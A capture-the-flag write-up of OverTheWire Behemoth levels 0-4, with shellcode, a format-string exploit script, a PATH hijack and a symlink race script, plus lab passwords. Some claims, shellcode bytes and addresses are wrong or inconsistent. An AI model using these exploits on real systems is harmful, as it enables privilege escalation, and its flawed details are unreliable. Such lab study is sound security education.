Final Project Write-Up: Behemoth

Orion Collins

Abstract: The purpose of behemoth is to exploit various coding errors to gain access to the user's password and supplemental flag file. This write-up details the steps taken while attempting the OverTheWire challenge.

Keywords: Buffer Overflow, race condition, GNU Project Debugger (gdb), ltrace, process id (pid)


Level 0

To exploit this behemoth0, navigate to the behemoth directory, and inspect the behemoth0 with the ls command. Running behemoth0 prompts for a password. Use the command ltrace can be used to examine the call stack, to see what other functions behemoth0 calls [1]. The output of ltrace reveals the password in the method strcmp(), which is a C function that takes two strings and compares them [2]. Executing behemoth0 again with the password 'eatmyshorts' grants access to behemoth1. You can now list the flag by running cat on the flag file located in the /etc/behemoth_pass/ directory. This could be prevented by comparing hashes instead of clear text passwords.

Flag: aesebootiv


Procedure:

a) $ ssh -p 2221 behemoth0@behemoth.labs.overthewire.org #PASSWORD: "behemoth0"
b) $ cd /behemoth




```
behemoth0@behemoth:/behemoth$ ls
            behemoth0  behemoth2  behemoth4  behemoth6         behemoth7
            behemoth1  behemoth3  behemoth5  behemoth6_reader
behemoth0@behemoth:/behemoth$ file behemoth0
            behemoth0: setuid ELF 32-
bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked,
            interpreter /lib/ld-
linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=42ba07767dc03cbeb365c18ac0b
```

c) $ ltrace ./behemoth0, see strcmp() comparing entered password with real password



```
behemoth0@behemoth:/behemoth$ ltrace ./behemoth0
__libc_start_main(0x80485b1, 1, 0xffffd774, 0x8048680 <unfinished ...>
printf("Password: ")                                             = 10
__isoc99_scanf(0x804874c, 0xffffd67b, 0xf7fc5000, 13 Password: password1
)           = 1
strlen("OK^GSYBEX^Y")                                            = 11
strcmp("password1", "eatmyshorts")                               = 1
```

d) $ ./behemoth0 #password:"eatmyshorts"



```
behemoth0@behemoth:/behemoth$ ./behemoth0
Password: eatmyshorts
Access granted..
$ cat /etc/behemoth_pass/behemoth1
aesebootiv
```

Level 1

I start to exploit behemoth1, by first connecting to the machine and change into the behemoth directory. Running ./behemoth1 looks similar to ./behemoth0, so I try ltrace on behemoth1, to see if anything comes up. This time the answer is in plaintext, but ./behemoth1 is calling the gets()method to compare the passwords [3]. There is a buffer overflow that can then be performed on the gets() call to escape into the behemoth2 shell. "0x0804844e <+3>: sub esp,0x44" shows that 68 bytes are being allocated to the memory. If the limit of bytes is exceeded, via buffer overflow the Extended Instruction Pointer will skip the gets() method and escape into behemoth2's shell. The exploit for ./behemoth1 is done using some python and bash code. This could have been prevented if the program called fgets() which crashes if the input is larger than the length of the file [8]. They could have alternatively created a method which checked the input that was too long, padded data, or incorrect characters [4].

Flag: eimahquuof

Procedure:


1. ssh -p 2221 behemoth1@behemoth.labs.overthewire.org #PASSWORD: "aesebootiv"
2. Use ltrace to examine the call stack to see if anything interesting appears.

```
behemoth1@behemoth:/behemoth$ ltrace ./behemoth1
__libc_start_main(0x804844b, 1, 0xffffd774, 0x8048480 <unfinished ...>
printf("Password: ")                                                    = 10
gets(0xffffd695, 0xffffd774, 0xf7ffcd00, 0x200000 Password: eatmyshorts
)               = 0xffffd695
puts("Authentication failure.\nSorry." Authentication failure.
Sorry.
)                          = 31
```

3. Running gdb [5] to further analyze behemoth1, which revealed the memory allocation.


```
behemoth1@behemoth:/behemoth$ gdb -q ./behemoth1
(gdb) disas main
Dump of assembler code for function main:
   0x0804844b <+0>: push   ebp
   0x0804844c <+1>: mov    ebp,esp
   0x0804844e <+3>: sub    esp,0x44
. . .
   0x08048462 <+23>:    call   0x8048310 <gets@plt>
   0x08048467 <+28>:    add    esp,0x4
   0x0804846a <+31>:    push   0x804850c
. . .
   0x0804847c <+49>:    leave
   0x0804847d <+50>:    ret
```

4. Using gdb direct a python command to ./behemoth1, generating a large hexstring to overwite the EIP.




```
behemoth1@behemoth:/behemoth$ gdb -q ./behemoth1
(gdb) run < < (python -c 'print 80 * "\x90" +  "\x80\x65\x74\x72"')
Starting program: /behemoth/behemoth1 < < (python -
c 'print 80 * "\x90" +  "\x80\x65\x74\x72"')

Password: Authentication failure.
Sorry.

Program received signal SIGSEGV, Segmentation fault.
0x72747372 in ?? ()
```

5. This didn't work, so instead I created a shellcode called BUFFER and saved it to the environment variables. This is used to exploit behemoth1 by executing code when it is called overflowing the memory location.



```
behemoth1@behemoth:/behemoth$ export BUFFER=$(python -c 'print 20 * "\x90" +
"\xe2\xff\xff\xff\x54\x72\x79\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x50\x64\xcf\x87
\x69\x6e\x89\xe3\x89\xe2\xff\x54" + 20 * "\x90"')
```

6. Using gdb look for the memory location of BUFFER and run exploit command again. Attempted to overflow the program in gdb using the memory address listed for BUFFER 0xffffde66. The overflowed value 0x90909090 appeared in the memory location of the segmentation fault.



```
behemoth1@behemoth:/behemoth$ gdb -q ./behemoth1
(gdb) break *main
Breakpoint 1 at 0x804844b
(gdb) x/s *((char **)environ)
No symbol table is loaded.  Use the "file" command.
(gdb) run
Starting program: /behemoth/behemoth1
Breakpoint 1, 0x0804844b in main ()
(gdb) x/s *((char **)environ)
...
0xffffde66: "BUFFER=", '\220' <repeats 20 times>, "\342\377\377\377Try/bi
n/sh\n\301\211°\v1\300", '\220' <repeats 20 times>
(gdb) run < <(python -c 'print 80 * "\x90" +  "\x66\xde\xff\xff"')
Starting program: /behemoth/behemoth1 < <(python -c
'print 80 * "\x90" +  "\x66\xde\xff\xff"')
Breakpoint 1, 0x0804844b in main ()
(gdb) continue
Continuing.
Password: Authentication failure.
Sorry.

Program received signal SIGSEGV, Segmentation fault.
0x90909090 in ?? ()
```

7. The next step is to locate the memory location of BUFFER, outside of gdb, and inject that into the behemoth1 file to force a shell. Users may write and execute files in the /tmp

directory, and that the compile option -m32 is enabled for gcc. This allows for the compilation of a program, mem_loc, which prints the memory location of BUFFER using the C function getenv() [7].

```
behemoth1@behemoth:/behemoth$ cd /tmp
behemoth1@behemoth:/tmp$ vim mem_loc.c
    #include <stdio.h>
    #include <stdlib.h>

    int main(int argc, char* argv[]){
    printf("%s is at %p\n", argv[1], getenv(argv[1]));
    }
behemoth1@behemoth:/tmp$ gcc -m32 mem_loc.c -o mem_loc
behemoth1@behemoth:/tmp$ ./mem_loc BUFFER
BUFFER is at 0xffffde
```

8. Pipe the overflowed memory location into the behemoth1 script will grant access to behemoth2's shell. In the behemoth2 shell run cat on the password file to find the flag for behemoth2.

```
/tmp$ (python -c 'print 71 * "\x90" + "\x93\xde\xff\xff"';cat) | /behemoth/behemoth1
Password: Authentication failure.
Sorry.

whoami
behemoth2
cat /etc/behemoth_pass/behemoth2
eimahquuof
```

Level 2

The exploit in behemoth2 takes advantage of a non-absolute call to a script which loads behemoth2's password file and a loophole created by allowing users -wx access to /tmp/. By navigating to /tmp and creating an exploit directory, create a script named touch which prints out the contents of /etc/behemoth_pass/behemoth2, change the access privileges to touch, and run behemoth2 again. This could have been prevented by disallowing users from executing files in the /tmp directory. Alternatively, the behemoth2 program could have called an absolute path to its touch file which would have prevented the path from being circumnavigated.

Flag: nieteidiel

Procedure:

1. ssh -p 2221 behemoth2@behemoth.labs.overthewire.org #PASSWORD: "eimahquuof "
2. Running ltrace on the behemoth2 reveals a getpid() method which is followed up "touch 6829". The number 6829 is repeated multiple times throughout the call stack, which seems suspicions. Suspend ltrace (ctrl+z) and use ps to check the PID of behemoth, which unsurprisingly returns a match.

```
behemoth2@behemoth:/tmp/lvl2$ ltrace /behemoth/behemoth2
__libc_start_main(0x804856b, 1, 0xffffd774, 0x8048660 <unfinished ...>
getpid()= 6829
sprintf("touch 6829", "touch %d", 6829)= 10
__lxstat(3, "6829", 0xffffd640)= -1
unlink("6829")= -1
geteuid()= 13002
geteuid()= 13002
setreuid(13002, 13002)= 0
system("touch 6829" <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )
                                                = 0
sleep(2000^Z
[1]+  Stopped                 ltrace /behemoth/behemoth2
behemoth2@behemoth:/tmp/lvl2$ ps -a | grep behemoth2
 6829 pts/1    00:00:00 behemoth2
```

3. Navigate to /tmp and create a new directory to run the exploit. This folder has rwx permissions, create the exploit file using vim or echo and insert the command.

```
behemoth2@behemoth:/tmp/lvl2$ echo "cat /etc/behemoth_pass/behemoth3" > touch
behemoth2@behemoth:/tmp/lvl2$ chmod 777 touch
behemoth2@behemoth:/tmp/lvl2$ /behemoth/behemoth2
touch: cannot touch '6792': Permission denied
```

4. This didn't work, because I forgot to add the script to the PATH so that /behemoth/behemoth2 will see the malicious "touch" file. Adding "touch" to the path and rerunning behemoth2 will reveal the flag.

```
behemoth2@behemoth:/tmp/lvl2$ export PATH=/tmp/lvl2/:$PATH
behemoth2@behemoth:/tmp/lvl2$ /behemoth/behemoth2
nieteidiel
```

Level 3

Using gdb, objdump, and mem_loc locate the memory location of puts() and the shellcode exploit MAGICKEY, an exploit for behemoth3 can be crafted. Behemoth3 is vulnerable to a string format attack by overflowing the memory location of puts() in behemoth3 [6]. Once the location, and offsets have been identified, create a python file to write the exploit to a text file. This text file is then piped into the behemoth3 script to pop a shell for behemoth4. This could have been prevented by converting the input into a string using the before passing it to puts().

Flag: ietheishei

Procedure:

1. ssh -p 2221 behemoth3@behemoth.labs.overthewire.org #PASSWORD: "nieteidiel"
2. Run ltrace reveals the method puts(), which is vulnerable to a string format attack.

```
behemoth3@behemoth:/tmp/qw$ ltrace /behemoth/behemoth3
__libc_start_main(0x804847b, 1, 0xffffd774, 0x80484e0 <unfinished ...>
printf("Identify yourself: ")
                                     = 19
fgets(Identify yourself: user.%x.%x.%x.%x
"user.%x.%x.%x.%x\n", 200, 0xf7fc55a0)
                               = 0xffffd610
printf("Welcome, ")
                                     = 9
printf("user.%x.%x.%x.%x\n", 0x72657375, 0x2e78252e, 0x252e7825, 0x78252e78 Welco
me, user.72657375.2e78252e.252e7825.78252e78
)                                          = 41
puts("\naaaand goodbye again."
aaaand goodbye again.
)
       = 23
+++ exited (status 0) +++
```

3. The memory location of puts() needs to be found. An assembly dump of behemoth3 reveals puts() is at an offset of 81 in behemoth3

```
Dump of assembler code for function main:
   0x0804847b <+0>:  push   ebp
   0x0804847c <+1>:  mov    ebp,esp
   0x0804847e <+3>:  sub    esp,0xc8
   0x08048484 <+9>:  push   0x8048560
   . . .
   0x0804849c <+33>: lea    eax,[ebp-0xc8]
   0x080484a2 <+39>: push   eax
   0x080484a3 <+40>: call   0x8048340 <fgets@plt>
   0x080484a8 <+45>: add    esp,0xc
   0x080484ab <+48>: push   0x8048574
   0x080484b0 <+53>: call   0x8048330 <printf@plt>
   0x080484b5 <+58>: add    esp,0x4
   0x080484b8 <+61>: lea    eax,[ebp-0xc8]
   0x080484be <+67>: push   eax
   0x080484bf <+68>: call   0x8048330 <printf@plt>
   0x080484c4 <+73>: add    esp,0x4
   0x080484c7 <+76>: push   0x804857e
   0x080484cc <+81>: call   0x8048350 <puts@plt>
```

4. Using export create the environment variable MAGICKEY. Then run objdump to find the memory location of puts().

```
behemoth3@behemoth:/tmp/qw$ export MAGICKEY=$(python -c 'print 20 * "\x90" +
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0
\x0b\xcd\x80\x31\xc0\x40\xcd\x80" + 20 * "\x90"')

behemoth3@behemoth:/tmp/qw$ objdump -R /behemoth/behemoth3

/behemoth/behemoth3:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
0x08049794 R_386_GLOB_DAT    __gmon_start__
0x080497c0 R_386_COPY        stdin@@GLIBC_2.0
0x080497a4 R_386_JUMP_SLOT   printf@GLIBC_2.0
0x080497a8 R_386_JUMP_SLOT   fgets@GLIBC_2.0
0x080497ac R_386_JUMP_SLOT   puts@GLIBC_2.0
0x080497b0 R_386_JUMP_SLOT   __libc_start_main@GLIBC_2.0
```

5. Use mem_loc. to find the location of MAGICKEY.

```
behemoth3@behemoth:/tmp/qw$ touch mem_loc.c
behemoth3@behemoth:/tmp/qw$ vim mem_loc.c
behemoth3@behemoth:/tmp/qw$ gcc -m32 mem_loc.c -o mem_loc
behemoth3@behemoth:/tmp/qw$ ./mem_loc MAGICKEY
MAGICKEY is at 0xffffde49
```

6. Use gdb check if the location puts() can be altered.

```
behemoth3@behemoth:/tmp/qw$ gdb -q /behemoth/behemoth3
Reading symbols from /behemoth/behemoth3...(no debugging symbols found)...done.
(gdb) break *main+81
Breakpoint 1 at 0x80484cc
(gdb) run
Starting program: /behemoth/behemoth3
Identify yourself: user
Welcome, user

Breakpoint 2, 0x080484cc in main ()
(gdb) x/wx 0x080497ac
0x80497ac:      0x08048356
(gdb) continue
Continuing.

aaaand goodbye again.
[Inferior 1 (process 11289) exited normally]
```

7. Make a python script the writes the string exploit into a text file.

```
#!/usr/bin/env/python
#python exploit file

from struct import *
myexp = open("mal.txt", "w")

mem_buf =  "\xac\x97\x04\x08" #memloc puts()
mem_buf += "\xae\x97\x04\x08" #memloc puts() + 2

# MAGICKEY at 0xffffde49

mem_buf += "%56897x%1$hn" #0xde49 = 0x56905 - 8 = 56897
mem_buf += "%8630x%1$hn" #0xffff-0xde49 = 0x21B6 = 8630
mem_buf += "\n"

myexp.write(mem_buf)
myexp.close()
```

8. Piping the contents of mal.txt into behemoth3 will pop behemoth4's shell which can then be used to find the flag for the next level.

```
behemoth3@behemoth:/tmp/qw$ (cat mal.txt;cat) | /behemoth/behemoth3
Identify yourself: Welcome,

whoami
behemoth4
cat /etc/behemoth_pass/behemoth4
ietheishei
```


Level 4

The exploit of level 4 involves recognizing the race condition that can be created by changing the contents of /tmp/$behemoth4PID. Use a bash script to pause behemoth4 and insert a symbolic link to the password file of behemoth5, when behemoth4 is resumed it reads the contents of /etc/behemoth_pass/behemoth5 to the terminal. This could have prevented by checking the file after it has been opened to verify if its contents are unaltered, or by performing the check on a file in a directory not accessible to other users.

Flag: aizeeshing


Procedure:

1. ssh -p 2221 behemoth4@behemoth.labs.overthewire.org #PASSWORD: “ietheishei"
2. Running ltrace reveals this the program is looking to open a file in /tmp, named after the pid of behemoth4.



```
behemoth4@behemoth:/behemoth$ ltrace ./behemoth4
__libc_start_main(0x804857b, 1, 0xffffd784, 0x8048640 <unfinished ...>
getpid()                                                      = 11647
sprintf("/tmp/11647", "/tmp/%d", 11647)                       = 10
fopen("/tmp/11647", "r")                                      = 0
puts("PID not found!"PID not found!
)                                         = 15
+++ exited (status 0) +++
```

3. Create a script in /tmp to save the PID of behemoth4 and link it to the password file, with a valid PID the flag will be displayed when behemoth5 reads the /tmp/$PID.



```
behemoth4@behemoth:/tmp/er$ vim exploit.sh
behemoth4@behemoth:/tmp/er$ chmod +x exploit.sh
behemoth4@behemoth:/tmp/er$ cat exploit.sh
    /behemoth/behemoth4&
    PID=$!
    kill -STOP $PID
    ln -s /etc/behemoth_pass/behemoth5 /tmp/$PID
    kill -CONT $PID
behemoth4@behemoth:/tmp/er$ ./exploit.sh
behemoth4@behemoth:/tmp/er$ Finished sleeping, fgetcing
aizeeshing
```

References:

[1] http://man7.org/linux/man-pages/man1/ltrace.1.html
[2] http://man7.org/linux/man-pages/man3/strcmp.3.html
[3] http://man7.org/linux/man-pages/man3/gets.3.html
[4] https://www.owasp.org/index.php/Buffer_Overflow
[5] https://sourceware.org/gdb/current/onlinedocs/gdb/
[6] http://www.informit.com/articles/article.aspx?p=2036582&seqNum=3
[7] http://man7.org/linux/man-pages/man3/getenv.3.html
[8] https://en.cppreference.com/w/c/io/fgets
[9] https://lwn.net/Articles/250468/